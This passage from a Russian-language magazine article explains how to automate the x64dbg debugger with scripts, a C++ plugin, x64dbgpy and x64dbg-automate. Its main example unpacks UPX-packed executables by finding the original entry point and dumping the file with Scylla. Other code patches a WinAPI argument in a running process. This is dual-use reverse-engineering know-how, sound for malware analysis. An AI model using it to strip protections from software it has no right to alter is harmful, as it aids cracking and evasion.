`SetHardwareBreakpoint` устанавливает хардварную точку останова. У нее один обязательный и два опциональных аргумента: адрес, на который устанавливается брейк-пойнт, тип точки останова и размер «триггерной» области в байтах. Первым аргументом передается регистр **`CSP`**, это особый виртуальный регистр, который на x32 будет прочитан как **`ESP`**, а на x64 как **`RSP`**. Второй аргумент **`r`** обозначает тип **`readwrite`**, то есть отладочное прерывание сработает, когда байт по указанному адресу будет записан или прочитан.

Строка **`erun`** отпускает поток исполнения, ровно до того момента, как сработает любая точка останова. После чего через **`DeleteHardwareBreakpoint`** удаляются все хардварные точки останова. Регистр **`EIP`** в этот момент находится на первой инструкции, которая меняет байт на вершине стека. В момент исполнения скрипта это будет конец распаковки.

Инструкция **`find`** ищет шаблон на указанной странице памяти. Первый аргумент — адрес, с которого начинается поиск. Он берется из регистра **`CIP`**, то есть **`EIP`** в нашем файле x32. Вторым аргументом указан шаблон **`80E9`**, это обычная подстрока. Команда поддерживает маски (whildcard), поэтому можно указывать неизвестную часть шаблона через вопросительные знаки, например **`EB0?90??8D`**.

Результат, то есть найденный адрес вхождения, помещается в глобальную переменную **`$result`**. Следующая команда, **`cmp`** (сокращение от compare), использует его для сравнения с константой **`0`**, которая будет возвращена в **`find`**, если вхождения не найдено. Логика работы **`cmp`** повторяет версию для x86: результат сравнения записывается в глобальные переменные **`$_EZ_FLAG`** и **`$_BS_FLAG`**, это аналог флагов из процессорного регистра **`EFLAGS`**.



```
loaddll_upx.exe - PID: 11624 - Module: loaddll_upx.exe - Thread: Main Thread 11988 - x32dbg

Value (Hex)                                    Variable                         Value (Decim Property
0                                              $__disasm_refindex               0            System Variable
0                                              $__dump_refindex                 0            System Variable
0                                              $_BS_FLAG                        0            Read Only Variable
0                                              $_EZ_FLAG                        0            Read Only Variable
0                                              $breakpointcondition             0            System Variable
1                                              $breakpointcounter               1            Read Only Variable
DFF54 <&OptionalHeader.AddressOfEntryPoint>    $breakpointexceptionaddress      917332       Read Only Variable
0                                              $breakpointlogcondition          0            System Variable
920                                            $hProcess                        2336         Read Only Variable
0                                              $lastalloc                       0            Read Only Variable
2D68                                           $pid                             11624        Read Only Variable
4706EA                                         $result                          4654826      System Variable
0                                              $result1                         0            System Variable
0                                              $result2                         0            System Variable
0                                              $result3                         0            System Variable
0                                              $result4                         0            System Variable
0                                              $tracecondition                  0            System Variable
0                                              $tracecounter                    0            Read Only Variable
0                                              $tracelogcondition               0            Read Only Variable

Paused   All hardware breakpoints deleted!          Time Wasted Debugging: 1:02:27:59
```

Окно со всеми переменными

Управление внутри скрипта передается через команду **`je`** (сокращение от Jump if Equal). В данном случае скрипт передаст управление на метку **`error`**, если вхождение подстроки **`80E9`** не было найдено.

Дальше **`SetBPX`** устанавливает софтверную точку останова по адресу **`$result+1`**. Скрипты поддерживают выражения с множеством операций над переменными. К найденному адресу прибавляется единица, это адрес команды **`JMP OEP`**, которая передает управление на оригинальную точку входа (original entry point) сразу после распаковки файла. Следом идут знакомые нам **`erun`** и **`DeleteBPX`**.

Последняя значимая команда — **`StepInto`**, она просит сделать один шаг в пошаговом режиме. То есть исполнить найденную инструкцию **`JMP OEP`**, передав управление на первую инструкцию распакованного файла. После чего на команде **`ret`** исполнение скрипта завершается.

История вопроса

Не могу не отметить, что идея подобных скриптов принадлежит старинному плагину для OllyDbg под названием OllyScript. Отладчик x64dbg — духовный наследник «Ольги» и взял лучшие практики от своего предка. Так выглядит скрипт под OllyScript для распаковки UPX:

```
var hwdBP
var softBP
sti
findop eip, #61#
mov hwdBP, $RESULT
bphws hwdBP, "x"
run
findop eip, #E9????????#
mov softBP, $RESULT
bp softBP
run
sti
cmt eip, "<<>>"
msg "OEP found, you can dump the file starting from this address"
ret
```

Как говорится, найди десять отличий.

ПЛАГИНЫ

Еще один способ автоматизировать отладку — написание плагинов для x64dbg. Плагин — это обычный DLL-файл, собранный с инклудами из Plugin SDK. При загрузке плагина отладчик ищет в экспорте DLL-функции **`pluginit`** и **`plugsetup`**, которые сообщают информацию о плагине и регистрируют новые команды.

Plugin SDK идет в комплекте при скачивании актуального релиза отладчика. Он представляет собой набор заголовочных и бинарных файлов, которые сообщают компилятору, какие функции можно вызывать из внешнего модуля.

Все новые функции определены в подключаемых файлах. Для них не существует нормальной документации, но все должно быть понятно из текста заголовочных файлов. Например, **`\pluginsdk\_scriptapi_debug.h`**:

```
namespace Script
{
    namespace Debug
    {
        SCRIPT_EXPORT void Wait();
        SCRIPT_EXPORT void Run();
        SCRIPT_EXPORT void Pause();
        SCRIPT_EXPORT void Stop();
        SCRIPT_EXPORT void StepIn();
        SCRIPT_EXPORT void StepOver();
        SCRIPT_EXPORT void StepOut();
        SCRIPT_EXPORT bool SetBreakpoint(duint address);
        // (...)
    };
};
```

Имена функций говорят сами за себя. Из-за вложенных неймспейсов вызов функций выглядит как **`Script::Debug::Wait()`**. Это сделано из-за того, что имена могут повторяться в разных контекстах.

Я решил не заморачиваться с настройкой проекта и просто скачал плагин, готовый к сборке. Он без проблем собирается в Visual Studio при условии, что в системе установлен Windows SDK и нужный компилятор. Осталось заменить пару функций, и новый плагин готов:

```
#include "pluginsdk/_scriptapi_debug.h"
#include "pluginsdk/_scriptapi_memory.h"
#include "pluginsdk/_scriptapi_register.h"
#include "pluginsdk/_scriptapi_pattern.h"
#include "pluginsdk/_scriptapi_comment.h"
#include "pluginsdk/_scriptapi_gui.h"
#include "pluginsdk/bridgemain.h"

#define PLUGIN_NAME "unpack_upx"

bool pluginInit(PLUG_INITSTRUCT* initStruct)
{
    if(!_plugin_registercommand(pluginHandle, PLUGIN_NAME, cbCommand,
false))
        _plugin_logputs("[" PLUGIN_NAME "] Error registering the ""
PLUGIN_NAME "" command!");
    return true;
}

static bool cbCommand(int argc, char* argv[])
{
    Script::Debug::Wait();
    auto cip = Script::Register::GetCIP();

    if (Script::Memory::ReadByte(cip) == 0x60)
    {
        DbgCmdExecDirect("bc");
        DbgCmdExecDirect("bphwc");
        auto found = Script::Pattern::FindMem(cip, 0x1000, "83 EC ??
E9");

        if (found)
        {
            Script::Debug::SetBreakpoint(found + 3);
            Script::Debug::Run();
            Script::Debug::StepIn();
            Script::Comment::Set(Script::Register::GetCIP(), "OEP");
            Script::Gui::Message("Reached OEP. Use Scylla to dump
and restore imports!");
            DbgCmdExecDirect("scylla");
        }
        else
            Script::Gui::Message("Couldn't find OEP jump (83 EC ??
E9)...");
    }
    else
        Script::Gui::Message("Put EIP on a UPX entry point (0x60) to
continue...");

    return true;
}
```

Разберемся, что делает код. Функция **`_plugin_registercommand`** в **`pluginInit`** регистрирует новую команду, ее можно будет вызывать по имени прямо из консоли. Колбэк **`cbCommand`** срабатывает в этом случае.

Сначала код проверяет, что байт по адресу **`EIP`** равен **`0x60`** — это простая сигнатура, первый опкод в UPX **`pushad`**, который бинарно представлен как **`0x60`**.

Дальше вызываются **`DbgCmdExecDirect`** — это прямое исполнение текстовых команд, как строчка для интерпретатора. Через него вызываются знакомые нам команды для очищения списка брейк-пойнтов. Далее **`Script::Pattern::FindMem`** по шаблону **`83 EC ?? E9`** ищет адрес кода.

```
83EC 80         sub esp,FFFFFF80
E9 80F9F9FF     jmp loaddll_upx.OEP
```

Так выглядит искомый ассемблерный код, количество вычитаемых из **`ESP`** байтов заранее неизвестно, поэтому вместо **`80`** стоит **`??`**. Это последняя инструкция после распаковки, за ней следует переход на оригинальную точку входа.

Когда получен нужный адрес, на него ставится точка останова. А поймав ее, код проходит на один шаг вперед. Здесь ставится комментарий на текущий **`EIP`**, после чего вызывается **`scylla`** — встроенный в x64dbg инструмент для дампинга (то есть «упаковки») распакованных в памяти процесса файлов обратно в EXE.

Настало время проверить плагин в деле. Собираю исходный код, меняю имя выходного файла на **`unpack_upx.dp32`** и помещаю его в папку **`x64dbg\x32\plugins`**. Запускаю отладчик и вижу в логе:

```
[pluginload] unpack_upx
[PLUGIN, unpack_upx] Command "unpack_upx" registered!
[PLUGIN] unpack_upx v1 Loaded!
```

Значит, плагин загружен. Перехожу на точку входа в запакованном UPX файле и ввожу команду **`unpack_upx`**. Моментально вижу сообщение об успешной распаковке и запуске инструмента **`scylla`**. Все работает!

АВТОМАТИЗАЦИЯ НА PYTHON

Плагин x64dbgpy появился как проект стороннего разработчика, но сейчас его поддерживает mrexodia — один из авторов x64dbg. Как ты уже догадался, плагин добавляет поддержку скриптов на языке Python. Для работы плагина нужно установить в систему Python 2.7.10. Внешний (не встроенный в тело плагина) интерпретатор позволяет устанавливать сторонние библиотеки через pip, чем значительно расширяет возможности наших скриптов. Вдруг, например, по ходу отладки потребуется экзотическая криптография, парсер редкого формата или другой декомпилятор?

INFO
Поддержка Python — признак крутого проекта. Надеюсь, в остальных инструментах она тоже однажды появится.

После установки плагина выбираем в меню Plugins → x64dbgpy → Open GUI Script и загружаем готовый скрипт с диска. А отдельные команды можно исполнять из консоли. Для этого справа от строки ввода в выпадающем списке меняем Default на Python.

Рассмотрим пример скрипта, реализующего распаковку UPX:

```
from x64dbgpy.pluginsdk import *
import sys

cip = register.GetCIP()
if memory.ReadByte(cip) != 0x60:
    gui.Message("Start at UPX entry point (1:[CIP]==0x60)")
    exit(0)

x64dbg.DbgCmdExecDirect("bc")
x64dbg.DbgCmdExecDirect("bphwc")
found = pattern.FindMem(cip, 0x1000, "83 EC ?? E9");
if found == 0:
    gui.Message("Could not find pattern!");
    exit(0)

debug.SetBreakpoint(found + 3)
debug.Run()
debug.StepIn()

cip = register.GetCIP()
comment.Set(cip, "OEP Found by Python!")
gui.Message("Reached OEP. Use Scylla to dump and restore imports!")
x64dbg.DbgCmdExec("scylla")
```

В глаза бросается схожесть происходящего с кодом плагина. И это неспроста — вызываемые из Python функции — это не более чем обертки над Plugin SDK API. Поэтому имена функций на Python практически полностью повторяют имена из инклудов для C++.

Нормальной документации к плагину нет, но есть неплохая шпаргалка с примерами.

ВНЕШНЯЯ АВТОМАТИЗАЦИЯ

До этого момента управление отладчиком осуществлялось изнутри: он выполнял загружаемые скрипты. Это удобно для полуавтоматического анализа или распаковки конкретного файла. Но что, если таких файлов сотни? Тут пригодится внешний инструмент, который создает инстансы отладчика и управляет ими извне. Именно для этого был создан x64dbg-automate.

Инструмент состоит из двух частей: библиотеки на Python в роли сервера и плагина для x64dbg, выступающего в роли клиента. Для установки копируем плагин в папку отладчика и ставим управляющую плагином библиотеку через pip:

```
pip install x64dbg_automate --upgrade
```


В отличие от прошлого плагина, x64dbg-automate поддерживает актуальный Python третьей версии, что значительно расширяет список доступных нам библиотек.

Набор API здесь свой, но это все так же лишь удобная обертка для Plugin SDK. Названия методов API на этот раз не совпадают с Plugin SDK, но по ним есть полноценная документация.

Давай рассмотрим вот такой скрипт:

```
from x64dbg_automate import X64DbgClient
client = X64DbgClient(x64dbg_path=r"C:\Soft\x64dbg\x64\x64dbg.exe")
client.start_session(r'c:\Windows\System32\winver.exe')

mem = client.virt_alloc()
client.write_memory(mem, 'Xakep.RU'.encode('utf-16le'))

client.set_breakpoint('ShellAboutW', singleshoot=True)
client.go() # Entrypoint breakpoint
client.wait_until_stopped()
client.go() # ShellAboutW
client.wait_until_stopped()

client.set_reg('rdx', mem)
client.go()

client.detach_session()
```

Сначала создается дебаг-сессия — с указанием пути до отладчика и отлаживаемого файла. В этот момент запускается дебаггер. Дальше через внутренние API в памяти процесса выделяется блок памяти и в нее записывается строка в кодировке UTF-16. Мы ставим одноразовую точку останова на вход в **`ShellAboutW`**. Ждем, пока отладчик до нее доберется, и меняем регистр **`RDX`**. По соглашению о вызовах в x64-коде второй аргумент для WinAPI передается через **`RDX`**. Поэтому, подставив в него адрес строки, мы на лету подменяем заголовок окна.



Xakep.RU: сведения

Windows 10

Майкрософт Windows

Операционная система Windows 10 Корпоративная LTSC и пользовательский интерфейс в ней защищены правами на товарные знаки и иные объекты интеллектуальной собственности в США и других странах.

Продукт лицензирован в соотв. с усл. лиц. соглашения на исп. ПО корпорации Майкрософт, выданного:
admin


OK

Результат выполнения скрипта

Судя по постам автора плагина (darbonzo), x64dbg-automate создавался с прицелом на анализ малвари. Действительно, внешние скрипты позволяют анализировать тысячи семплов за раз. А управление отладчиком через Plugin SDK предоставляет возможность автоматизировать распаковку, обход антиотладки и даже сравнение сигнатур в памяти распакованного семпла при помощи такого движка, как YARA.

ВЫВОДЫ

Автоматизация отладки позволяет делать с отладчиком буквально все то же самое, что с ним можно делать при ручном управлении. И это немало! Фактически мы получаем кастомизируемый инструмент для исследования исполняемых файлов и автоматизации любых операций над ними. В следующих статьях я покажу, как автоматизировать другие популярные инструменты, так что до скорого!



MODOLOGIC

Декомпилируем проприетарный ассемблер в си-код

Это рассказ о том, как я сделал декомпилятор вроде Hex-Rays для экзотического языка программирования, используемого для скриптов игры «Мор (Утопия)». Ты узнаешь, как работает кросс-компиляция, и получишь необходимый теоретический минимум из теории компиляции, который поможет тебе сделать так же.

mr.grogrig
mr.grogrig@gmail.com

INFO

Полный код моих скриптов и результат работы декомпилятора ищи на GitHub.

